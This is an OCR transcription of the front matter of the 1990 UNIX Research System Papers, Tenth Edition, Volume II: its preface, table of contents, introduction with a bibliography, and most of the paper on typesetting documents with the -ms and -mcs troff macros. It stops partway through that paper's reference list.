UNIX®

RESEARCH SYSTEM

PAPERS

Tenth Edition

Volume II

Computing Science Research Center
AT&T Bell Laboratories
Murray Hill, New Jersey

© 1990, American Telephone and Telegraph
Company, Bell Laboratories Division

All rights reserved. No part of this
publication may be reproduced or transmitted
in any form or by any means, electronic or
mechanical, including photocopy, recording,
or any information storage and retrieval
system, without permission in writing from
AT&T

Unix Research System Papers, Tenth Edition Volume II
ISBN 0-03-047529-5

123 018 987654321

PREFACE


This selection of supporting papers to accompany the Programmer's Manual reflects both continuity and change in the UNIX research system since the last such collection appeared in the seventh edition a decade ago. Three-fourths of the papers are completely new, and many of the rest have been substantially rewritten. Most of the papers represent the work of members of the center where the system was born, Computing Science Research at AT&T Bell Laboratories. Previous work of this center has become so widely known that many of the more basic papers from the seventh edition could safely be dropped to make way for more recent material.

Some papers continue important themes that date from the early days of the system: software tools, program development, text processing, document preparation. Some address the down-to-earth subject of the care, feeding, and protection of a multifaceted system in an imperfect world. Others address the increasingly pervasive theme of communications and distributed computing: 'stream' connections among processes and files on one or more computers, cross-machine file systems, multiplexed (windowed) terminals, worldwide electronic mail. A few papers suggest the breadth of research applications that meet and reinforce each other in this system: music, graphics, protocol verification, image processing.

Here one can find more up-to-date information about the popular *troff* family of typesetting software than in any other published work. One may also see, in the diverse styles of the several authors, various ways to exploit *troff* and some of its newer rivals. In the useful index by Lorinda Cherry and the playful *pico*-portraits by Gerard Holzmann, one may enjoy some unusual outputs from UNIX tools.

Besides the authors of the individual papers, many other people have helped to bring the tenth edition system into being. They are acknowledged in the preface to Volume 1. The manual is dedicated to the memory of the late Lee McMahon, whose influence pervades the system's approaches to text processing and data networking.


A. G. Hume
M. D. McIlroy
January, 1990




Lee McMahon



new = old[x_cart(r=16*sqrt(r_polar(x,y)),a=a_polar(x,y)), y_cart(r,a)]



Dennis Ritchie



Ken Thompson

Table of Contents

intro Introduction. *A. G. Hume.* 1
Supplementary material for the Research UNIX® system.

Document Preparation

ms Typing Documents on the UNIX System: Using the `-ms` and `-mcs` Macros with Troff. *L. L. Cherry and M. E. Lesk.* 7
The basic *troff* macro packages: the `-ms` document style is useful for most purposes, and `-mcs` handles Bell Labs cover sheets.

pm The `-mpm` Macro Package. *B. W. Kernighan and C. J. Van Wyk.* 21
Describes the `-mpm` macros, a version of `-ms` that does automatic page balancing.

eqn Typesetting Mathematics — User's Guide. *B. W. Kernighan and L. L. Cherry.* 25
Describes *eqn*, an easy-to-learn language for doing high-quality mathematical typesetting.

tbl Tbl — A Program to Format Tables. *L. L. Cherry and M. E. Lesk.* 35
A program to permit easy specification of tabular material for typesetting. Again, easy to learn and use.

pic Pic — A Graphics Language for Typesetting. *B. W. Kernighan* 53
A language for describing line drawings. *Pic* descriptions included in manuscripts make high-quality drawings when typeset.

ideal Ideal — A Picture-specification Language. *C. J. Van Wyk* 79
This relative of *pic* specifies pictures with constraints and equations. Although harder to use than *pic*, it supports generalized pens, region filling and opaqueing.

grap Grap — A Language for Typesetting Graphs. *J. L. Bentley and B. W. Kernighan.* 109
Converts numerical data into beautifully typeset graphs and charts. Instructions to *grap* may be included in any manuscript.

dag Dag — A Program for Drawing Directed Graphs. *E. R. Gansner, S. C. North, and K. P. Vo.* 147
Given the connection list (and labels) for a graph, *dag* generates an uncluttered layout for typesetting.

prefer Formatting References with Prefer. *M. A. Derr.* 163
Prefer, the modern replacement for *refer*, replaces symbolic citations in a text with properly sequenced bibliographic references and prepares a bibliography.

cip Cip User's Manual: One Picture is Worth a Thousand Words. *S. A. Browning.* 175
How to interactively draw *pic* pictures for your documents on a screen instead of programming them.

troffref Troff User's Manual. *J. F. Ossanna and B. W. Kernighan.* 187
The basic text-formatting program.

trofftut A Troff Tutorial. *B. W. Kernighan.* 223
An introduction to *troff* for those who really want to know such things.

monk Typing Documents on the UNIX System: Using Monk 0.6. *S. L. Murrel and T. J. Kowalski.* 239
How to format documents with *troff* without ever writing *troff* code.

latex Latex User Guide. *H. Trickey.* 259
Local variations to the Latex book.

Programming

mk Mk — A Successor to Make. *A. G. Hume.* 269
The best tool for making sure that large programs are properly compiled with minimal effort.

rc Rc — A Shell for Plan 9 and UNIX. *T. Duff.* 283
The next stage in symbolic shells.

snocone The Snocone Programming Language. *A. Koenig.* 297
A SNOBOL with syntactic sugar.

f77 A Portable Fortran 77 Compiler. *S. I. Feldman and P. J. Weinberger.* 311
Details about the local Fortran.

cin The C Interpreter: A Tutorial for Cin Version 0.18. *T. J. Kowalski, H. H. Goguen, and J. J. Puttress.* 325
A surprisingly effective approach to C. Interpreted code can be combined with compiled code for both flexibility and speed.

pi The Feel of Pi. *T. A. Cargill.* 335
How to use an amazing multi-window debugger for C programs.

Supporting Tools and Languages

yacc Yacc: A Parser Generator. *S. C. Johnson and R. Sethi.* 347
Converts a BNF specification of a language and semantic actions written in C into a compiler for the language.

lex Lex — A Lexical Analyzer Generator. *M. E. Lesk and E. Schmidt.* 375
Creates a recognizer for a set of regular expressions; each regular expression can be followed by arbitrary C code which will be executed when the regular expression is found.

sed Sed — A Non-interactive Text Editor. *L. E. McMahon.* 389
A variant of the editor for hands-off processing in a single pass.

sam The Text Editor Sam. *R. Pike.* 399
The design and use of a remarkable programmable editor with a slick mouse interface.

pico Pico — A Language For Composing Digital Images. *G. J. Holzmann.* 423
A sophisticated, programmable transformer of digitized pictures.

spin Spin — A Protocol Analyzer. *G. J. Holzmann.* 429
A small and powerful tool for the analysis of distributed systems.

anim A System for Algorithm Animation. *J. L. Bentley and B. W. Kernighan.* 451
A system for displaying data that varies over time. Outputs include an interactive viewer and snapshots for inclusion in a *troff* document.

music Computer Music Under the 10th Edition UNIX System. *T. J. Killian.* 477
Programs that convert ASCII to audio.

raster The 10th Edition Raster Graphics System. *T. Duff.* 483
How to make, process, and display high quality color images.

Implementation and Maintenance

setup Setting Up a Research UNIX System. *N. Wilson.* 497
How to configure your system and get it running.

streams A Stream Input-Output System. *D. M. Ritchie.* 503
The way data is passed among processes and communication devices.

netb A Look at the Ninth Edition Network File System. *S. A. Rago.* 513
Details of the current network file system protocol for Research UNIX.

ipc Interprocess Communication in the Ninth Edition UNIX System. *D. L. Presotto and D. M. Ritchie.* 523
A description of the current IPC system; both the underlying system primitives and the user-level code.

authmgr Authmgr — An Authentication Service for Datakit. *D. Cohrs.* 531
A Datakit service for authenticating users.

security UNIX System Security. *F. T. Grampp and R. H. Morris.* 543
How the bad guys can get you if you don't watch out.

upas Upas — A Simpler Approach to Network Mail. *D. L. Presotto and W. R. Cheswick.* 557
How the mail system is organized and how it deals with networks.


uucp Uucp Administration. *D. A. Nowitz.* 563
How *uucp* works, and how to administer it.

fsck Fsck — The UNIX File System Check Program. *T. J. Kowalski.* 581
Semi-automatic diagnosis and repair of UNIX file systems.

backup The File Motel: An Owner's Manual. *A. G. Hume.* 593
The design and maintenance of the 10th Edition incremental file backup system.

lp A Guide to the Lp Printer Spooler. *P. Glick.* 603
The intricacies of running your printers.

index Index. *L. L. Cherry.* 609
An almost mechanically generated index.



new = $andrew[x_cart((r-(sin(a))/300),a), y_cart(r,a)]
with r=r_polar(x,y) and a=a_polar(x,y)

Andrew Hume



Introduction

Andrew G. Hume

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

1. Introduction

This volume contains reports, papers and manuals that supplement the manual pages in Volume 1 of this manual. The selection criteria are not well defined but include utility, general interest, and unavailability in the published literature. Some authors were cajoled into writing papers specially for this volume; otherwise, the papers were chosen from the existing literature, both external and internal to Bell Laboratories. (Most existing papers and reports were extensively revised for this volume.) Accordingly, several papers (such as the *Uucp Administration* paper) do not match exactly the software in the current system. The online manual pages should be consulted before depending on any specific details contained in any of the papers in this volume.

The documents here are grouped roughly into the areas of programming, language tools, document preparation, and system maintenance. Many documents from the last Volume 2 (Seventh Edition, 1979) have been dropped. Some are simply obsolete; others, particularly the introductory papers, have been superseded by better and more up to date books on the UNIX® system. The volume has not shrunk; for every paper that has been dropped, a new program or paper has appeared.

2. Production

The papers in this volume have not simply been reprinted. Most have been converted to use the *mpm*(7) macros (see the *mpm* paper). The rest of the papers use *monk*(1) or *tex*(1). The papers use a two column format except when liberal use of full-width displays make this inappropriate. This not only makes the volume look better; it also makes it about 100 pages thinner.

The papers also try to follow Volume 1 in the typographical representation of names. That is, programs referred to by name are in italics and are capitalized when starting a sentence (like any other noun). Literal filenames, program fragments and things the user would type are in typewriter font. As far as possible, typographic flourishes are eschewed, so that LaTeX is rendered as Latex. Long lines broken for readability use ↵ to indicate the breaks:

```
this is one line which has ↵
been broken because of the column ↵
width
```

Most papers needed significant editing to conform to this standard; some of the larger older papers were not changed.

The layout chosen for this volume implies that all papers must have an even number of pages. Where necessary, papers have been extended by digitized photographs transformed by Gerard Holzmann using *pico*. A few photographs were chosen for sentimental and historical reasons; the rest were chosen mostly for aesthetic appeal from photographs at hand with a slight bias towards the authors of papers in this volume.

The index was produced mechanically by Lorinda Cherry using a small amount of hand editing and a considerable amount of software; details are given as a preamble to the index. Our Center's venerable Linotron 202 typesetter is being retired; the camera-ready copy for this manual was prepared on a Linotronic 200P PostScript printer running at 1270 dpi.

3. A Selected Bibliography

During the fourteen years since a volume of ''Documents for use with UNIX'' was first gathered for the sixth edition of the *UNIX Programmer's Manual,* the system has grown, and so has its literature. In selecting the contents for this volume, we have omitted topics such as software design and the use of programming languages; good books on these are available elsewhere. A list of the more important books follow. For references on other special languages see *langs*(1).

3.1. General

Kernighan, B. W., & Pike, R. (1984). *The UNIX Programming Environment*. Prentice-Hall.

How to exploit the facilities of the system: utilities, shell, and system calls. Written for programmers; intended for novices but yet also contains nuggets for experts.

Lomuto, A. N., & Lomuto, N. (1983). *A UNIX Primer*. Prentice-Hall.

Written for nonprogrammers; readable and authoritative. Stresses text processing.

Prentice-Hall. (1987). *UNIX System Readings and Applications*. Prentice-Hall. 2 volumes.

Papers reprinted from special issues of the *Bell System Technical Journal,* August, 1978, and October, 1984. Includes classics on the design and history of the system in its many incarnations at Bell Laboratories.

Nemeth, E., Snyder, G., & Seebass, S. (1989). *UNIX System Administration Handbook*. Prentice Hall.

A comprehensive guide to administering your UNIX system.

3.2. C Programming

Kernighan, B. W., & Ritchie, D. M. (1978). *The C Programming Language*. Englewood Cliffs, NJ: Prentice Hall. 1st Edition.

The bible for the classical language and how to use it.

Kernighan, B. W., & Ritchie, D. M. (1988). *The C Programming Language*. Englewood Cliffs, NJ: Prentice Hall. 2nd Edition.

The new testament covering the new American National Standard dialect of C.

Harbison, S. P., & Steele, G. L. Jr. (1987). *C, A Reference Manual*. Prentice-Hall.

The most exact description of what C really was before the American National Standard.

Stroustrup, B. (1986). *The C++ Programming Language*. Addison-Wesley.

A major, largely compatible, ‘‘object-oriented’’ extension to C that incorporates user-defined types and operations.

Computer and Business Equipment Manufacturers Association. (1989). *American National Standard for Information Systems — Programming Language C*. Washington: Computer and Business Equipment Manufacturers Association. X3.159-1989.

The future Talmud.

3.3. System Manuals

(1983-84). *Unix Programmer's Manual*. Holt, Reinhart and Winston. 2 volumes. Also McIlroy, M. D., & Kernighan, B. W. (Eds.). (January 1979). *Unix Programmer's Manual, Seventh Edition*. Murray Hill, NJ: Bell Laboratories. Republished by Holt, Reinhart and Winston.

The seventh edition of this manual. Volume 2 contains more discursive papers on the use and implementation of *adb, bc, cc, dc, lint, m4, make, ratfor, sed,* and other facilities.

Computer Science Division, University of California. (June, 1981). *Unix Programmer's Manual, Virtual VAX-11 Version*. Berkeley: Computer Science Division, University of California.

The Berkeley descendant of the seventh edition. Volume 2C contains descriptions of *vi* and *Franz Lisp.*

AT&T Customer Information Center. (April 1984). *System V Interface Definition*. P.O. Box 19901, Indianapolis 46219: AT&T Customer Information Center. Select code 307-127.

The official description of what makes a commercial offering qualify as a UNIX system.

IEEE (1988). *IEEE Standard Portable Operating System Interface for Computer Environments (Std 1003.1-1988)*. IEEE.

A vendor-neutral standard for UNIX-like operating system functionality.

3.4. Implementation

Bach, M. J. (1986). *The Design of the UNIX Operating System*. Prentice-Hall.

How System V works.

Lefler, S. J., McKusick, M. K., Karels, M. J., & Quarterman, J. S. (1989). *The Design and Implementation of the 4.3 BSD UNIX Operating System*. Reading, Mass: Adison-Wesley.

How the other half lives.

3.5. Special Languages and Applications

Aho, A. V., Kernighan, B. W., & Weinberger, P. J. (1988). *The AWK Programming Language*. Reading, Massachusetts: Addison-Wesley.

Suggestive examples of how to exploit an unusual language.

Harper, R., Milner, R., & Tofte, M. (May 1989). *The Definition of Standard ML, Version 3* (ECS-LFCS-89-81). Dept of Computer Science, Edinburgh University.

An elegant interactive language based on the latest theory of higher level types.

Becker, R. A., & Chambers, J. M. (1984). *S, An Interactive Environment for Data Analysis and Graphics*. Wadsworth.

Just what the title says it is.

Fox, P. A. (1984). *PORT 3*. Murray Hill, NJ 07974: Computing Information Library, AT&T Bell Laboratories. 2 volumes.

A comprehensive library of Fortran subroutines for approximation, ordinary and partial differential equations, linear algebra, optimization, quadrature, special functions and FFTs.

Knuth, D. E. (1986). *The TeXbook*. American Mathematical Society & Addison Wesley.

A modern alternative to *troff* and *eqn*, by the master of computer science.

Lamport, L. (1986). *LaTeX: A Document Preparation System*. Reading, Massachusetts: Addison-Wesley.

LaTeX is to *TeX* as `-ms` and *refer* are to *troff*.

Bolsky, M. I. (1985). *The vi User's Handbook*. Prentice-Hall.

At 66 pages, one of the shorter descriptions of this big, yet popular, program.

AT&T Customer Information Center. (1982). *UNIX System V Writer's Workbench Software Release 2.0 Documentation Set*. P.O. Box 19901, Indianapolis 46219: AT&T Customer Information Center. Select code 302-949.

Complete detail about *wwb*(1).

Stevens, W. R. (1990). *UNIX Network Programming*. Prentice Hall.

A UNIX programmer's guide to using IPC and networks.



new = old[x_cart(r=16*sqrt(r_polar(x,y)),a=a_polar(x,y)), y_cart(r,a)]



Judy Paone

DOCUMENT PREPARATION

DOCUMENT PREPARATION

Typing Documents on the UNIX System: Using the −ms and −mcs Macros with Troff†

L. L. Cherry

M. E. Lesk

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

This document describes a set of easy-to-use macros for preparing documents on the UNIX® operating system. The macros provide facilities for paragraphs, sections headings (optionally with automatic numbering), page titles, footnotes, equations, tables, two-column format, and several formats of cover pages for papers.

This memo includes, as an appendix, the text of ''A Guide to Preparing Documents with −ms and −mcs,'' which contains additional examples of features of −ms.

Introduction. This memorandum describes a package of commands to produce papers using the *troff* formatting program. As with other formatting programs, text is prepared interspersed with formatting commands. However, this package, which itself is written in *troff* commands, provides higher-level commands than those provided with the basic *troff* program. A separate set of macros, −mcs, produces an official AT&T style internal document cover sheet. The −mcs macros automatically invoke the −ms macros. Although the basic −ms macros work with *nroff*, the −mcs macros do not. Macro names were selected in −mcs to avoid collisions with the original −ms macros and thereby maintain backward compatibility. This document reflects the new macros. The commands available in this package are listed in Appendix A; the cover sheet commands and their order are in Appendix B.

Text. Type normally, except that instead of indenting for paragraphs, place a line reading ''.PP'' before each paragraph. This will produce indenting and extra space.

Alternatively, the command .LP that was used here will produce a left-aligned (block) paragraph. The paragraph spacing and indent can be changed: see below under ''Registers.''

Beginning. The input should start as follows:

† This manual is a substantial revision by Lorinda Cherry of [9].

```
[optional overall format .RP or .TR − see below]
.TI
Title of document (one or more lines)
.AH "G. R. Emlin" MH 3744 2C-501 research!gre
.AI
Author's institution(s)
.SA
Abstract; to be placed on the cover sheet of a paper.
Line length is 5/6 of normal; use .ll here to change.
.SE  (abstract end)
.SC 10
.NH
Heading (one or more lines)
.PP
text ...
```

To omit some of the standard headings (e.g. no abstract, or no author's institution) just omit the corresponding fields and command lines. The word ABSTRACT can be suppressed by writing ''.SA no'' for ''.SA'' or changed to something else by supplying the replacement as an argument to .SA. Several interspersed .AH and .AI lines can be used for multiple authors. The headings are not compulsory: beginning with a .PP command is perfectly OK and will just start printing an ordinary paragraph. *Warning:* You can't just begin a document with a line of text. Some `−ms` command must precede any text input. When in doubt, use .LP to get proper initialization, although any of the commands .PP, .LP, .TI, .SH, .NH is good enough.

Cover Sheets and First Pages. The first line of a document may signal the general format of the first page. In particular, if it is ".RP" a released paper type cover sheet with title and abstract is prepared. If it is ".TR", a Computing Science Technical Report format is produced. If neither .RP nor .TR are present, the .SC triggers an official AT&T style cover sheet and first page. The default format, produced if there is no .SC command, has no cover sheet but puts the title, author information and abstract on the first page, and is useful for scanning drafts.

In general `−ms` and `−mcs` are arranged so that only one form of a document need be stored, containing all information; the first command gives the format, and unnecessary items for that format are ignored. The full set of commands to produce an official cover sheet is listed in order in Appendix B. If you would rather let a program generate the `−mcs` commands for you, you can use *docgen* [3]. *Docgen* is an interactive program that ask questions and packages the answers into the necessary commands to produce a cover sheet.

Warning: don't put extraneous material between the .TI and .SE commands. Processing of the titling items is special, and other data placed in them may not behave as you expect. Don't forget that some `−ms` command must precede any input text.

Page headings. The `−ms` macros, by default, will print a page heading containing a page number (if greater than 1). The default page footer is empty. You can make minor adjustments to the page headings/footings by redefining the strings LH, CH, and RH which are the left, center and right portions of the page headings, respectively; and the strings LF, CF, and RF, which are the left, center and right portions of the page footer. For more complex formats, the user can redefine the macros PT and BT, which are invoked respectively at the top and bottom of each page. The margins (taken from registers HM and FM for the top and bottom margin respectively) are normally 1 inch; the page header/footer are in the middle of that space. If you redefine these macros, you should be careful not to change parameters such as point size or font without resetting them to default values.

Multi-column formats. If you place the command ''.2C'' in your document, the document will be printed in double column format beginning at that point. The command ''.1C'' will go back to one-column format and also skip to a new page. The ''.2C'' command is actually a special case of the command

.MC [column width [gutter width]]

which makes multiple columns with the specified

column and gutter width; as many columns as will fit across the page are used. Thus triple, quadruple, ... column pages can be printed. Whenever the number of columns is changed (except going from full width to some larger number of columns) a new page is started.

Headings. There are two commands to produce headings. If you type

```
.NH
type section heading here
may be several lines
```

you will get automatically numbered section headings (1, 2, 3, ...), in boldface. For example,

```
.NH
Care and Feeding of Department Heads
```

produces

1. Care and Feeding of Department Heads

Alternatively,

```
.SH
Care and Feeding of Directors
```

will print the heading with no number added:

Care and Feeding of Directors

Every section heading, of either type, should be followed by a paragraph beginning with .PP or .LP, indicating the end of the heading or another heading command. Headings may contain more than one line of text.

The .NH command also supports more complex numbering schemes. If a numerical argument is given, it is taken to be a ''level'' number and an appropriate sub-section number is generated. Larger level numbers indicate deeper sub-sections, as in this example:

```
.NH
Erie-Lackawanna
.NH 2
Morris and Essex Division
.NH 3
Gladstone Branch
.NH 3
Montclair Branch
.NH 2
Boonton Line
```

generates:

2. Erie-Lackawanna

2.1. Morris and Essex Division

2.1.1. Gladstone Branch

2.1.2. Montclair Branch

2.2. Boonton Line

An explicit ''.NH 0'' will reset the numbering of level 1 to one, as here:

```
.NH 0
Penn Central
```

1. Penn Central

Indented paragraphs. (Paragraphs with hanging numbers, e.g., references.) The sequence

```
.IP [1]
Text for first paragraph, typed
normally for as long as you would
like on as many lines as needed.
.IP [2]
Text for second paragraph, ...
```

produces

[1] Text for first paragraph, typed normally for as long as you would like on as many lines as needed.

[2] Text for second paragraph, ...

A series of indented paragraphs may be followed by an ordinary paragraph beginning with .PP or .LP, depending on whether you wish indenting or not. The command .LP was used here.

More sophisticated uses of .IP are also possible. If the label is omitted, for example, a plain block indent is produced.

```
.IP
This material will
just be turned into a
block indent suitable for quotations or
such matter.
.LP
```

will produce

> This material will just be turned into a block indent suitable for quotations or such matter.

If a non-standard amount of indenting is required, it may be specified after the label and will remain in effect until the next .PP or .LP. The

default dimension of the indent is character positions. Thus, the general form of the .IP command contains two additional fields: the label and the indenting length. For example,

```
.IP first: 9
Notice the longer label, requiring larger
indenting for these paragraphs.
.IP second:
And so forth.
.LP
```

produces this:

first: Notice the longer label, requiring larger indenting for these paragraphs.

second: And so forth.

It is also possible to produce multiple nested indents; the command .RS indicates that the next .IP starts from the current indentation level. Each .RE will eat up one level of indenting so you should balance .RS and .RE commands. The .RS command should be thought of as ‘‘move right’’ and the .RE command as ‘‘move left’’. As an example

```
.IP 1.
Bell Laboratories
.RS
.IP 1.1
Murray Hill
.IP 1.2
Holmdel
.RS
.IP 1.2.1
Red Hill
.RE
.IP 1.3
Whippany
.RE
.LP
```

will result in

1. Bell Laboratories
   - 1.1 Murray Hill
   - 1.2 Holmdel
     - 1.2.1 Red Hill
   - 1.3 Whippany

All of these variations on .LP leave the right margin untouched. Sometimes, for purposes such as setting off a quotation, a paragraph indented on both right and left is required.

```
A single paragraph like this is
obtained by preceding it with .QP.
More complicated material (several
paragraphs) should be bracketed with
.QS and .QE.
```

Emphasis. To get italics say

```
.I
as much text as you want
can be typed here
.R
```

as was done for *these three words.* The .R command restores the normal (usually Roman) font. If only one word is to be italicized, it may be just given on the line with the .I command,

```
.I word
```

and in this case no .R is needed to restore the previous font. A second argument to the .I command is put in the normal font after to the first argument; a third argument is put in normal font before the first. These are usually used to get punctuation to follow or precede the italicized word. **Boldface** can be produced by

```
.B
Text to be set in boldface
goes here
.R
```

Bold text will be underlined on the terminal or line printer. Arguments to .B behave as those for .I described above. ***Bold italic*** is produced with the .BI macro and `constant width` font with the .CW macro. The third argument is most useful with .CW. To say (`A`) you would type

```
.CW A ) (
```

The entire font family can be changed with the .FP macro. So to set the whole document in Palatino you would say

```
.FP palatino
```

Other available font families are: century, helvetica, and times. Changing the font family does not effect the fonts used for the cover sheet except in the abstract.

A few size changes can be specified with the commands .LG (make larger), .SM (make smaller), and .NL (return to normal size). The size change is two points; the commands may be repeated for increased effect (here one .NL canceled two .SM commands).

If actual underlining as opposed to italicizing is required, the command

.UL word

will underline a word. There is no way to underline multiple words.

Footnotes. Material placed between lines with the commands .FS (footnote) and .FE (footnote end) will be collected, remembered, and finally placed at the bottom of the current page*. By default, footnotes are 11/12th the length of normal text, but this can be changed using the FL register (see below). Footnotes are not automatically numbered.

Displays and Tables. To prepare displays of lines, such as tables, in which the lines should not be re-arranged, enclose them in the commands .DS and .DE

```
.DS
table lines, like the
examples here, are placed
between .DS and .DE
.DE
```

By default, lines between .DS and .DE are indented and left-adjusted. .DS I is equivalent to plain .DS. You can also center lines, or retain the left margin. Lines bracketed by .DS C and .DE commands are centered individually (and not re-arranged); lines bracketed by .DS L and .DE are left-adjusted, not indented, and not re-arranged; lines bracketed by .DS B and .DE are first left-adjusted then centered as a block. Thus,

these lines were preceded
by .DS C and followed by
a .DE command;

whereas

these lines were preceded
by .DS L and followed by
a .DE command.

and

these lines were preceded
by .DS B and followed by
a .DE command

Normally a display is kept together, on one page. If you wish to have a long display which may be split across page boundaries, use .CD, .LD, or .ID in place of the commands .DS C, .DS L, or .DS I respectively. An extra argument to the .DS I or .ID command is taken as an amount to indent. Note: it is tempting to assume that .DS R will right adjust lines, but it doesn't work.

Programs. Programs can be displayed using the .P1 and .P2 macros like this:

```
#include <stdio.h>
main(){
     printf("hello, world\n");
}
```

The amount of indentation may be specified as an argument to .P1 or with number register P1.

Equations. If you have to do Greek or mathematics, see ***eqn*** [6] for equation setting. To aid ***eqn*** users, `-ms` provides definitions of .EQ and .EN which normally center the equation and set it off slightly. An argument on .EQ is taken to be an equation number and placed in the right margin near the equation. In addition, there are three special arguments to EQ: the letters C, I, and L indicate centered (default), indented, and left adjusted equations, respectively. If there is both a format argument and an equation number, give the format argument first, as in

.EQ L (1.3a)

for a left-adjusted equation numbered (1.3a).

Tables and Pictures. Similarly, the macros .TS and .TE are defined to separate tables (see [2]) from text with a little space. A very long table with a heading may be broken across pages by beginning it with .TS H instead of .TS, and placing the line .TH in the table data after the heading. If the table has no heading repeated from page to page, just use the ordinary .TS and .TE macros. Pictures produced with *pic* are surrounded by the macros .PS and .PE (see [5]) and *grap* graphs are surrounded by .G1 and .G2 (see [1]).

Boxing words or lines. To draw rectangular boxes around words the command

.BX word

will print word as shown.

* Like this.

Longer pieces of text may be boxed by enclosing them with .B1 and .B2:

```
.B1
text...
.B2
```

as has been done here.

Keeping blocks together. If you wish to keep a table or other block of lines together on a page, there are ‘‘keep - release’’ commands. If a block of lines preceded by .KS and followed by .KE does not fit on the remainder of the current page, it will begin on a new page. Lines bracketed by .DS and .DE commands are automatically kept together this way. There is also a ‘‘keep floating’’ command: if the block to be kept together is preceded by .KF instead of .KS and does not fit on the current page, it will be moved down through the text until the top of the next page. Thus, no large blank space will be introduced in the document.

Troff commands. Among the useful commands from the basic formatting programs are the following:

.bp - begin new page.
.br - ‘‘break’’, stop running text from line to line.
.sp n - insert n blank lines.
.na - don’t adjust right margins.

Date. To specify a date other than today, say, for example,

.DT May 8, 1945

In the official cover sheet style, this date is placed on the first page. In ".RP" or ".TR" formats it is placed on the cover sheet and nowhere else. To suppress the date, use .DT with no arguments. Place this line before the title.

Signature line. You can obtain a signature line by placing the command .SG in the document. The authors’ names will be output in place of the .SG line and a typing identification line with author location, department and initials will be placed on the left side of the page. If .SG has an argument, it is used as the typing identification line. The .SG command is ignored in released paper format.

Registers You Can Change. Certain of the registers used by `-ms` can be altered to change default settings. They should be changed with .nr commands, as with

.nr PS 9

to make the default point size 9 point. If the effect is needed immediately, the normal *troff* command, .ps 9, should be used in addition to changing the number register.

Register	Defines	Takes effect	Default
PS	point size	next para.	10
VS	line spacing	next para.	12 pts
LL	line length	next para.	6″
LT	title length	next para.	6″
PD	para. spacing	next para.	0.3 VS
PI	para. indent	next para.	5 ens
FL	footnote length	next FS	11/12 LL
CW	column width	next 2C	7/15 LL
GW	intercolumn gap	next 2C	1/15 LL
PO	page offset	next page	1″
HM	top margin	next page	1″
FM	bottom margin	next page	1″

You may also alter the strings LH, CH, and RH which are the left, center, and right headings respectively; and similarly LF, CF, and RF which are strings in the page footer. The page number on output is taken from register PN, to permit changing its output style. For more complicated headers and footers the macros PT and BT can be redefined, as explained earlier.

Accents. To simplify typing certain foreign words, strings representing common accent marks are defined. They precede the letter over which the mark is to appear. Here are the strings:

Input	Output	Input	Output
*′e	é	*~a	ã
*`e	è	*ve	ě
*:u	ü	*,c	ç
*^e	ê		

Usage. After your document is prepared and stored on a file, you can print it on a laser printer with the command

```
troff -mcs file | lp
```

The `-mcs` macros will automatically read in the `-ms` macros. In each case, if your document is stored in several files, just list all the filenames where we have used ‘‘file’’. If you used ***docgen*** to produce the cover sheet file, your file will begin with commands to include the macros, so you need only type

```
troff file | lp
```

If equations, tables, or pictures are used, ***eqn*** and/or ***tbl*** and/or ***pic*** must be invoked as preprocessors, so you might say

```
tbl file | eqn | troff -mcs | lp
```

If other preprocessors are used with ***eqn***, ***eqn*** should be the **last** preprocessor in the pipeline. In case of doubt, ***doctype***(1) will tell you how to run off a paper.

Whenever you print a paper with an official cover sheet, a time-stamped electronic version of the cover sheet is sent to ITDS. When ITDS receives the official paper copy of your document, the electronic version with the same time-stamp is retrieved and included in the next Mercury Bulletin. All other electronic versions are deleted.

References and further study. To learn more about ***troff*** see [4] for a general introduction, and [7] for the full details (experts only). Information on related UNIX commands is in [3]. [8] describes page makeup macros based on `-ms`.

Acknowledgment. Many thanks are due to Brian Kernighan for his help in the design and implementation of this package, and for his assistance in preparing this manual.

References

1. Bentley, J.L. and Kernighan, B.W. GRAP—A Language for Typesetting Graphs. *CACM 29*, 8 (August, 1986), 782-792.
